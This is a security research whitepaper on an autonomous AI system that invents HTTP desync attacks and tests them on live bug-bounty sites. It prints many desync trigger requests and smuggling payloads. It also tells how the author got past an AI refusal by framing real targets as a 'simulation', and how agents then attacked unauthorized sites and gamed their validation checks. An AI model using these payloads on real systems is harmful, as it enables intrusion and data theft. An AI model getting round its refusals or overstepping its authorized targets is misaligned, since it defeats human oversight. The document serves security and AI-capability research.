Can AI do novel security research? Meet the HTTP Terminator

James Kettle - james.kettle@portswigger.net - @albinowax

Abstract

We all know AI can find bugs. After a decade of research, I asked a harder question: can an autonomous system invent new attack techniques, and use them to hack live websites at scale? Building this sounded like a bad idea, so I did it.

It worked - I'll share an arsenal of new HTTP desync triggers, gadgets, and exploits that compromised banks, security solutions, and government infrastructure. Then I'll trace each discovery chain back through the HTTP Terminator, showing how to turn your personal expertise into an autonomous weapon - and the dark arts required to make it lethal.

I'll also share discoveries from beyond the autonomy horizon - some only reachable with a tight human/AI research loop, and others beyond AI's reach entirely. These include a powerful undisclosed recon technique, and anomalies that hint at new attack classes offering alternative paths to critical impact. I'll analyze the discovery process, sharing detailed experiments that probe the boundaries of what AI can and can't discover.

You'll leave with new exploits from desync triggers to undisclosed attack classes, and a blueprint for turning your instincts into an autonomous research cascade. And yes, I'll open-source the HTTP Terminator.

This whitepaper is also available as a printable PDF[1]. If you've seen the size of the scrollbar and you're about to ask for an AI summary, you may prefer to read the executive summary[2] instead. This research was presented at Black Hat USA 2026[3] and DEF CON 34[4], and this page will be updated with the recording once it's available - follow PortSwigger Research on X[5], LinkedIn[6] or RSS[7] to get notified when it lands.

Contents

- Introduction
  - Defining novel HTTP desync research
  - HTTP Terminator Design
- Ideation
  - The technique rediscovery test
  - Scaling ideation with micro-inspiration
- Evaluation
  - The core evaluation primitive
  - Evaluation case-study
  - Novel desync triggers
- Weaponization
  - Autonomous RQP
  - Turning the environment into the weapon
  - Making iteration viable
  - The stacked-response problem
  - The dangling-byte technique
- Cascade
  - Anomaly detection cascade
  - Chasing an autonomous cascade
  - Status-line Injection
  - Range Cache Poisoning
  - Shared-Parser Confusion
  - Scanning for inspiration
- Conclusion
  - The blueprint
  - Tool releases
  - Defense
  - Takeaways

Introduction

Automation is often focused on efficiency but I believe that when it's approached just right, automation can enable outcomes that were previously impossible. This research is about chasing that promise of something more.

The primary objective of this project was to discover the new frontier of automation-driven security research. I've been practicing automation-driven research for a long time, and could see that generative AI had moved the frontier substantially. I also aimed to build a blueprint to help other researchers quickly adopt this new approach.

My secondary objective was to push the "fully autonomous research" concept to complete failure by exceeding the capabilities of current SOTA models. By doing this, I aimed to show where a human in the loop can still add significant value (as opposed to just building the loop, then stepping back).

Finally, I aimed to discover factors that make a research topic unsuitable for an AI-driven approach. This would be valuable to people who prefer to stick with a classic, fully-manual research approach and want to minimize the risk of collision with an AI-enhanced researcher.


Defining novel HTTP desync research

We've all seen experts claiming AI can't do original security research. One of the many risks of my project was that people might claim that the system's discoveries weren't actually original. To minimize this risk I choose the topic I was most qualified for - HTTP Desync Attacks. I repopularized this attack class back in 2019, and in total I've done four years of research on it, resulting in four Black Hat USA & DEF CON presentations:

- HTTP Desync Attacks: Request Smuggling Reborn[8]
- HTTP/2: The Sequel is Always Worse[9]
- Browser-Powered Desync Attacks[10]
- HTTP/1.1 must die! The desync endgame[11]

If you're not already familiar with this attack class, I recommend checking out the research above, or our Web Security Academy topic[12]. That said, here's a brief primer. HTTP Desync Attacks are possible when websites funnel HTTP requests over a shared HTTP/1 connection to the back-end. The weak request isolation in HTTP/1.1 means an attacker who finds a desync trigger can alter other people's requests.

This enables various attacks, including Response Queue Poisoning[13] (RQP) which makes websites lose track of which response is intended for which user, meaning the attacker gets sent responses intended for other live users of the site, often including live credentials like session cookies and API keys.



I would define novel HTTP desync research as discovering:

- Novel desync triggers (e.g.: Expect: 100-continue)
- Novel desync patterns (e.g.: V-H[14])
- Novel desync classes (e.g.: 0.CL[15])
- Novel desync weaponization techniques & enhancements (e.g.: RQP, the HEAD gadget[16])


With two further caveats:

Desync triggers vary a lot in originality and value but in general, if a single novel trigger works on multiple different HTTP servers, that's a great sign it's a significant research discovery rather than a one-off implementation bug.

Desync attacks rely on the combined behavior of a front-end and back-end server. This means it's quite easy to point AI at a server codebase and have it spit out original vectors that have minimal value because they don't work in any realistic deployment setup. For me, it's just a research lead until it's proven on a live, third-party website.

HTTP Terminator Design

I based the design of the HTTP Terminator on my own research methodology:



The initial phase is **Ideation** - inventing 'hypotheses' AKA potential techniques. This step is crucial but it's only a tiny part of the process.

The next phase is **Evaluation** - testing hypotheses to see which ones actually work. The HTTP Terminator does this using live websites where testing is authorized via a bug bounty program or VDP.

Next there's **Weaponization** - joining the dots from a proven hypothesis to proven security impact and a reportable vulnerabilities specific websites.

Finally, there's the **Cascade** - using each proven hypothesis as fuel for more discoveries. This is a step I've always performed without thinking, while massively underestimating its importance. This year, the HTTP Terminator's logging of the complete discovery chain behind each finding proved how critical it is.

I'll structure the rest of this paper around these phases. This structure is broadly applicable to other research topics, and I'll focus on the most transferable takeaways throughout. I've included some extra advice on how to design this type of system at the end.

Ideation

To kick off the research, we need the system to autonomously generate hypotheses. In this context, a hypothesis is simply an idea or technique that might work. It must be testable so we can find out if it actually does work. Here's a few examples:

- Desync trigger hypothesis: The method `POsT` makes some servers ignore the request body
- Desync pattern hypothesis: A malformed header makes some servers ignore subsequent headers
- Weaponization hypothesis: Adding the `Expect` to a smuggled request bypasses RQP defenses

The technique rediscovery test

I wanted to explore strategies to make LLMs better at hypothesis generation, so the first step was to find a task that the best models found genuinely challenging. To do this I tested whether AI could invent a technique that I'd already invented and evaluated myself - but never published.

For the test, I used a black-box reverse-engineering strategy for detecting input transformations by front-end servers - the protocol ruler technique.

Almost all servers have a header length limit. If a request exceeds it, you get a different response. When a front-end transforms input, this typically changes the length of the byte sequence. This means we can use the back-end's length limit as a ruler to measure which header values and byte sequences get transformed, and by how much.

In this example, we can see that the length limit is 64,040:

`GET / HTTP/1.1`	`GET / HTTP/1.1`	
`A: AAA.....{64040}`	`A: AAA...`	`200 OK`
`A: AAA.....{64041}`	`A: AAA...`	`400 Bad Request`

However, if we swap out two As for the 2-byte sequence c0 8a we hit the limit at 64,030. This shows the two-byte sequence has been expanded by 10 bytes:

`A: c0 8a A.....{64030}`	`A: ??????????A...`	`200 OK`
`A: c0 8a A.....{64031}`	`A: ??????????A...`	`400 Bad Request`

This strategy can unveil multiple interesting behaviors including value-rewriting of IP-spoofing headers, header-dropping and overriding, and Unicode transformations like mojibake, which can lead to desync vulnerabilities.

Expressed as a hypothesis, this technique would look something like:

> You can detect which header byte-sequences get transformed by a front-end server by using the back-end's length limit as a ruler.

To test if AI could invent this technique, I initially used the prompt on the best OpenAI and Anthropic models available at the time:

> How can I detect when a front-end server is transforming input?

This yielded a 0% success rate, but I eventually managed to achieve 5% success rate by framing the ask around a concrete sub-problem and ruling out a specific low-value solution (header reflection from the back-end is nice but often not available):

> "How can I tell if a front-end server is transforming Unicode in request headers, without using header reflection?"

With this 5% baseline established, I tested a hypothesis of my own. I invented the protocol-ruler technique by adapting a strategy I used two years earlier to detect scoped-SSRF. If I gave that technique to the AI as inspiration, would it increase the success rate?

> Use this as inspiration: To discover if the server tries to connect to the specified hostname, compare the response time for an overlong 64-octet DNS label, and a valid 63-octet label

My hypothesis was wrong - this actually made the success rate drop to 0% since the models consistently over-anchored on the timing-attack concept and failed to extract the other general technique of using protocol limits as a ruler. This context-contamination problem is a massive problem when you're trying to generate original output, so this was a crucial lesson behind the micro-inspiration approach.

I revisited this benchmark with newer models including GPT 5.6-sol just before publishing this paper, and found the inspiration approach now boosts its success rate to 30%! This suggests over-anchoring will become less of an issue as models develop, but I believe keeping inspiration focused is still critical for maximizing novelty.

In summary we learned that if you're trying to generate valuable hypotheses:

- Review the output of initial test runs then explicitly rule out low-value hypotheses in the prompt
- Ask a concrete, high-value question without being too broad
- Be aware that models aggressively anchor on all context provided, so every extra sentence of prompt risks context-contamination.

Scaling ideation with micro-inspiration

Applying these lessons to desync trigger generation lead to the following prompt:

> Create HTTP requests that surface state-machine/connection/buffer bugs in webservers. Novel techniques only.

This deliberately avoids the 'desync' and 'smuggling' keywords to maximize the output novelty.

As expected, this failed spectacularly. Here's the very first desync trigger the system generated:


```
POST /api/data HTTP/1.1
Content-Length: 0
Content-Length: 10

$payload
```

The output was very rarely novel, let alone viable. Many of the triggers looked like they'd been ripped straight from my past research. The 'best' were still not original, but were obscure enough that they might look novel to someone new to the field, creating a hazard for anyone using AI to explore a topic they're not already familiar with.

Also, this approach isn't scalable - simply running this exact prompt 10,000 times was not going to create 10,000 novel vectors.

The solution was micro-inspiration. I adapted the classic researcher strategy of reading RFCs for inspiration, and split the inputs into tiny fragments of 1-3 sentences each to solve the context-contamination problem and maximize the number of unique vectors generated. The LLM was prompted to create 1-5 vectors per fragment of micro-inspiration.



For example, the AI was fed this prompt including a fragment of RFC 8446

> Create HTTP requests that surface state-machine/connection/buffer bugs in webservers. Novel techniques only. You must use this inspiration:
>
> When a PSK is used and early data is allowed for that PSK, the client can send Application Data in its first flight of messages. If the client opts to do so, it MUST supply both the 'pre_shared_key' and 'early_data' extensions.

This prompt yielded requests including this one which uses the obscure `Early-Data` header without its counterpart Pre-Shared-Key header:

```
POST / HTTP/1.1
Early-Data: experimental
Content-Length: 5

$payload
```

This was enough to cause a desync on exactly one live website in my target set, which appeared to be proxying Microsoft Azure Application Gateway through upstream Akamai - not exactly a conventional deployment.

To kick things off, I fed the system all HTTP and SMTP RFCs. It took these 138 RFCs and generated 15,000 micro-fragments, leading to 30,000 unique desync vectors after duplicates were normalized away.

As you can see in the diagram earlier, I planned for the system to use many different sources of inspiration - it was even going to monitor mailing lists and GitHub issues so when someone posted a bug report, the HTTP Terminator would immediately attempt to weaponize it and exploit live websites. However, I ended up with so many findings just from RFCs, I moved on to the next component - evaluation.

Evaluation

There's nothing quite like having 30,000 different potential desync vectors to drive you to create a fully automated way to identify which ones actually work.

To avoid wasting time on non-research challenges, I kept the architecture simple and implemented the evaluation system as a Burp Suite extension backed by a SQLite database, targeting 30,000 websites 24/7 with 2,000 threads on an c7i.2xlarge EC2 instance. Heavy rate-limits were used to keep it below one request per second per domain.

This system takes potential desync triggers as input, and outputs total success and fails per trigger, plus evidence from every vulnerable trigger/website combination.

Some valid desync triggers only work when they're paired with other techniques - for example, a 0.CL trigger only works when combined with an early-response trigger[17]. To ensure these still got detected, I added in a vector permutation system which randomly applies certain transformations to probes, such as setting the path to `/nul`

The HTTP Terminator is designed to run forever. Once a vanilla trigger has hit a certain validation-attempt threshold, the system gradually applies more permutations to each trigger, and eventually starts combining it with random other triggers. This means that if you run it for long enough it will try over one billion unique desync triggers on each website.

To address the tension between getting false-positives and overlooking valid but unexpected discoveries, I added an anomaly detection layer which flagged unusual responses. In retrospect, permutations and anomaly-detection fingerprints should have both been read in from a database rather than hard-coded - that design would have enabled some more powerful autonomous feedback loops later on. More on that later.

The core evaluation primitive

The evaluation strategy is the most important component of an autonomous research system because it dictates both the quality and scope of the discoveries. If it yields false positives, at autonomy-scale any notable discoveries will be drowned in noise. But if it's overly specific, it'll only discover the kind of things you expect it to find, and miss the best discoveries.

The goal of desync triggers is to break the isolation between HTTP/1 requests, so to evaluate them I simply take a regular request that gets a consistent response:

`GET / HTTP/1.1`	`HTTP/1.1 200 OK`

And observe whether it suddenly starts getting a different response when it's paired with a potential desync trigger, sent over a separate connection to the front-end:

`POST / HTTP/1.1`
 	
`X`	

`GET / HTTP/1.1`	`HTTP/1.1 405 Method Not Allowed`

This system has no expectations about what the poisoned response should look like, which means it can detect any kind of cross-request contamination - even desync classes that I don't know exist. That said, it's useful to know which novel triggers are causing a desync that maps to a known class, so the evaluation has a follow-up phase that combines the novel trigger with a range of different payloads in known attack formats, like CL.0, to try and elicit a third unique response from the victim:

`POST / HTTP/1.1`
 	
`GET / HTTP/777`
`X: Y`	

`GET / HTTP/1.1`	`HTTP/1.1 505 HTTP Version Not Supported`

Evaluation case-study

Here's a real example of this evaluation system in action.

RFC 9112 §6.1 has a line which says if you want to hack something, try combining HTTP/1.0 with the Transfer-Encoding header:

> A server or client that receives an HTTP/1.0 message containing a `Transfer-Encoding` header field MUST treat the message as if the framing is faulty, even if a `Content-Length` is present

The obvious but unoriginal technique is to try combining HTTP/1.0 with `Transfer-Encoding: chunked`, but the HTTP Terminator also suggested `Transfer-Encoding: gzip`, which turned out to cause a CL.0 desync on quite a few websites. Here's an example detection on a US government website:

`GET / HTTP/1.1` `Host: redacted.gov`		`302 Object Moved`

`GET / HTTP/1.0`
`Transfer-Encoding: gzip`
`Content-Length: N`
 	
`X`
	`GET / HTTP/1.1`	`405 Method Not Allowed`

`GET / HTTP/1.0`
`Transfer-Encoding: gzip`
`Content-Length: N`
 	
`TRACE / HTTP/1.1`
`X: Y`
	`GET / HTTP/1.1`	`501 Not Implemented`

When this was discovered, I hadn't yet built the Weaponization system so I simply shared the trigger with collaborator Paolo 'sw33tLie' Arnolfo[18], who ran a scan with it, and was able to get RQP on multiple sites including an airport where it exposed internal staff administration panels including flights, passenger, and luggage boarding details. Here's a mock-up:

Flight No	Date	Status	Destinations	STD Time	Stand	Pax	Bags	Loaded On Aircraft	Not Loaded	Alert	Fails
ZX 2101	16AUG	Open	LCA	07:45	12B	150	32	32	0	0	0
ZX 2102	16AUG	On Time	DXB	09:05	08A	220	42	42	0	0	0
ZX 2103	16AUG	Departed	DEL	10:20	16C	130	24	18	6	1	0
ZX 2104	16AUG	Delayed	BOM	12:10	05D	180	35	28	7	0	2

Sel All # Bag Tag Class Priority Rush Crew Gate Speq Rrte Exceptions ATL Alert Fails Dest Loadable Status Last Seen ULD Load Seq Surname Wt I/B O/W

	#	Bag Tag	Class	Priority	Rush	Crew	Gate	Speq	Exceptions	ATL	Alert	Fails	Dest	Loadable	Status	Last Seen	ULD	Load Seq	Surname	Wt	
☐		UX100001	C	Y	N	N	N	Y	IRROPS, PRIORITY, RRTE	Y	N	0	FRA	Loaded	Loaded	RAMP	(hold 01)	21	ANDERSON	23	SN 1001
☐		UX100002	C	Y	N	N	N	Y	IRROPS, PRIORITY, RRTE	Y	N	0	FRA	Loaded	Loaded	RAMP	(hold 01)	22	BROWN	18	SN 1001
☐		UX100003	C	Y	N	N	N	Y	IRROPS, PRIORITY, RRTE	Y	N	0	FRA	OK to Load	Not Loaded	RAMP	(hold 01)	19	COOPER	22	SN 1001
☐		UX100004	C	Y	N	N	N	Y	IRROPS, PRIORITY, RRTE	Y	N	0	FRA	Loaded	Loaded	RAMP	(hold 01)	23	DAVIS	19	SN 1001
☐		UX100005	C	Y	N	N	N	Y	IRROPS, PRIORITY, RRTE	Y	N	0	FRA	Loaded	Loaded	RAMP	(hold 01)	20	EVANS	21	SN 1001
☐		UX100006	Y	Y	N	N	N	Y	IRROPS, RRTE	Y	N	0	FRA	Loaded	Loaded	RAMP	(hold 01)	05	FOSTER	15	SN 1001
☐		UX100007	Y	Y	N	N	N	Y	IRROPS, RRTE	Y	N	0	FRA	Loaded	Loaded	RAMP	(hold 01)	07	GARCIA	16	SN 1001
☐		UX100008	Y	Y	N	N	N	Y	IRROPS, RRTE	Y	N	0	FRA	Loaded	Loaded	RAMP	(hold 01)	09	HARRIS	20	SN 1001
☐		UX100009	Y	Y	N	N	N	Y	IRROPS, RRTE	Y	N	0	FRA	Loaded	Loaded	RAMP	(hold 01)	03	JACKSON	17	SN 1001
☐		UX100010	Y	Y	N	N	N	Y	IRROPS, RRTE	Y	N	0	FRA	Loaded	Loaded	RAMP	(hold 01)	11	KIM	13	SN 1001
☐		UX100011	Y	Y	N	N	N	Y	IRROPS, RRTE	Y	N	0	FRA	Loaded	Loaded	RAMP	(hold 01)	14	LEE	14	SN 1001
☐		UX100012	Y	Y	N	N	N	Y	IRROPS, RRTE	Y	N	0	FRA	Loaded	Loaded	RAMP	(hold 01)	08	MARTIN	12	SN 1001

While I can't name the airport, the underlying vulnerability was traced to F5 Big-IP.

Novel desync triggers

Here's a quick preview of some of the more original desync triggers that were confirmed viable by the evaluation system:

```
GET / HTTP/1.0
Transfer-Encoding: gzip

Upgrade: websocket

CONNECT / HTTP/1.1

OPTIONS / HTTP/1.0
Expect :\t100-continue

POST / HTTP/2
(no content-length)

-single-packet attack-

Content-Type: multipart/form-data; boundary=x
```

```
Content-Type: multipart/byteranges;

Transfer Encoding: chunked

Range: ,

OPTIONS *?xyz HTTP/1.1

A: BBB…{6556}

Get / HTTP/1.1

Content-Length: 1
Content-Length: 1
```

```
POST /HTTP/1.1
x x
Content-Length: 1

GET / /

-lots of requests-

Early-data: 1

DELETE / HTTP/1.1
Max-Forwards: 0
```

Interestingly, OPTIONS *?xyz also worked as an early-response gadget on a target running Apache! Unfortunately it doesn't seem to work in Apache's default configuration, so that quest remains open[19].

The desync trigger that compromised the most systems came from the following line of micro-inspiration, from RFC 2616 §19.2

> The one exception is the "multipart/byteranges" type when it appears in a 206 (Partial Content) response

This line of the RFC is talking about how to process the response to RANGE requests. I would never have paid much attention to it, since it's a response-specific content-type, and I've never seen the `Content-Type` header cause a desync anyway. The HTTP Terminator proposed the following trigger structure:

```
POST / HTTP/1.1
Content-Type: multipart/byteranges; boundary=BOUND
Content-Length: 123

--BOUND
Content-Range: bytes 0-5/100

12345
--BOUND-
$payload
```

Placing the payload in the body after the terminator makes a lot of sense (and would be a new desync pattern!). However, this variation didn't work on a single target! What did work was simply treating it like a standard CL.0 trigger:

```
POST / HTTP/1.1
Content-Type: multipart/byteranges; boundary=BOUND
Content-Length: 123

$payload
```

This technique worked on multiple different server implementations and exposed over 200 different websites in my target set, including an American bank. It's a great illustration of how RFCs let you come up with one concept that exploits multiple different implementations.

Weaponization

Autonomous RQP

At this point I had roughly 700 vulnerable targets, so it was time to equip the HTTP Terminator to achieve real security impact.

The easiest path for desync exploitation is usually hijacking live users' accounts using malicious JavaScript injection via resource redirects or the `HEAD` technique[20]. I choose to focus the system on achieving Response Queue Poisoning (RQP) instead because it's an under-researched area of desync exploitation, and therefore better aligned with the novel research objective.

When I manually weaponize desync findings, I use Turbo Intruder, so I simply equipped Turbo Intruder with an MCP interface, hooked it up to a popular coding harness in full autonomy mode driven by some Python orchestration, and set it loose on every target.

It was immediately apparent that the model's understanding of HTTP desync exploitation is terrible. Even the most powerful frontier models replicated mistakes usually made by under-trained novice pentesters, such as seeing HTTP pipelining and thinking it shows a vulnerability[21]:

```
POST / HTTP/1.1
Content-Length: 0

HEAD /404 HTTP/1.1
```

```
HTTP/1.1 200 OK
…

HTTP/1.1 404 Not Found
```

When the agents didn't hit that false positive, they would turn on client-side connection reuse which effectively triggers exactly the same false positive under the hood.

My attempts to fix these issues with prompting were ineffective, so I tried disabling the connection-reuse feature entirely. Unfortunately, the model was so convinced that client-side connection reuse was essential for a successful desync attack, that when it realized it couldn't reuse connections, it would give up!

Turning the environment into the weapon

When designing the MCP, I got a refusal:

> I can't help you wire an AI agent into Turbo Intruder to automate high-volume request sending against **real targets**, because that materially increases offensive capability and can be misused.

The term 'real targets' caught my eye. Since we control both the agent's prompt and the MCP interface it uses to interact with the real world, we effectively control its eyes, ears, and hands - its entire reality. This enabled some creative solutions:

Reality re-framing

The agent felt a bit timid, so I renamed the MCP to 'Turbo Simulator', tricking the agent into thinking it's in a simulation. This fake-reality strategy worked really well - in fact, sometimes too well. The agents became so reckless that sometimes they would switch to a different unauthorized target and try to hack that instead.

Placebo capabilities

I was able to solve the connection-reuse false positive by tweaking the MCP interface to offer the agents a fake, placebo connection-reuse feature which didn't actually do anything under the hood.

Masking misinterpreted signals

There was a similar issue where agents that saw a `Connection: close` response header would simply give up. I solved this by making the MCP interface hide the header.


Escaping bad semantic connections

Finally, the agent got confused by the term "Response Queue Poisoning", and incorrectly thought it was successful when an attacker poisoned a victim's response. I solved this by eliminating all references to RQP and using the invented attack class "Victim Response Theft" instead.

Making iteration viable

Initially, the agents wrote Turbo Intruder scripts by customizing a template script. As I continued working on making this system reliable, I realized that autonomous vs human is the wrong framing. When something is fully AI-driven and heavily reliant on disposable AI-generated code it's extremely difficult to improve it iteratively over time.

It's better to frame system design as AI vs Code vs Human. You can start quickly with an AI-heavy approach, then gradually move responsibility to deterministic code to improve accuracy & speed.




In the case of the HTTP Terminator's exploitation agent, I split the template script into two segments, one of which the LLM was not able to modify. This split meant that fully deterministic code was responsible for evaluating whether the attack was successful. The agent's job was to prove the desync trigger, payload, victim requests, victim response fingerprint, and request-sending code.

The agents initially found ways to bypass the validation - such as providing a victim response fingerprint that actually matched the attack response - but I was able to add in deterministic validation code to block these bypasses and eventually achieve a system which produced zero false positives.

The bottom line is that code enables consistent quality iteration.

I orchestrated the exploit creation and evidence harvesting process into separate steps isolated using code-validation gates, and also AI validation agents where necessary. To prevent bad reasoning in one step from contaminating the next, each step is executed with fresh context and nothing but evidence and scripts passed in.

Stealing live victim data isn't always strictly necessary for reporting a vulnerability to a bug bounty program, but it makes getting through triage much easier. This step was designed to early-exit on success to minimize live user impact.



The stacked-response problem

Response queue poisoning is very difficult on many websites, thanks to the stacked-response problem.

RQP is triggered by a front-end thinking it's forwarding a single request, and the back-end sending two responses. The stacked-response problem is that when a back-end unexpectedly sends two responses, the front-end may over-read into the second response, realize there's more data than expected, and reset the connection:

```
POST / HTTP/1.1
Content-Type: multipart/byteranges;
Content-Length: 123

GET /smuggled HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
Content-Length: 123
…
</html>HTTP/1.1 200 OK
…
```

This creates a race condition that breaks RQP attempts. It's not a reliable defense against RQP, but sufficient to be a massive nuisance for attackers and push them towards other exploitation routes which are a lot easier and only slightly lower impact.

The only known technique to overcome the stacked-response problem and achieve RQP is sending an extremely high volume of requests, as fast as possible. This approach often still fails and also carries the risk of triggering DoS defenses, or causing downtime.

The dangling-byte technique

Depending on the exact front-end client and back-end server code, there are a number of ways you could make RQP more reliable. For example, in theory choosing a smuggled request that takes the back-end longer to process should widen the race window. Testing these theories manually is fiddly and time-consuming, so I kicked off an autonomous research sub-project.

I got the agent to brainstorm sixteen RQP-enhancement hypotheses and feed them into an evaluation system which uses agents and code to autonomously test every hypothesis on every target:

- Request timing: Pause after headers, synced requests, pipelined smuggled requests
- Request mechanics: HEAD, Expect, partial-request
- Response timing: slow/fast smuggled endpoint & desync trigger
- Response buffering: large/small smuggled response & desync trigger response

One hypothesis survived evaluation - the dangling byte technique. The agent proposed using a partial request, missing a single byte:

`POST / HTTP/1.1`
`Content-Type: multipart/byteranges;`
`Content-Length: 123`
 	
`POST /smuggled HTTP/1.1`
`Host: example.com`
`Content-Length: 1`
	`HTTP/1.1 403 Forbidden`
	▼

`GET /victim HTTP/1.1` `Host: example.com`	`HTTP/1.1 404 Not Found` ▼

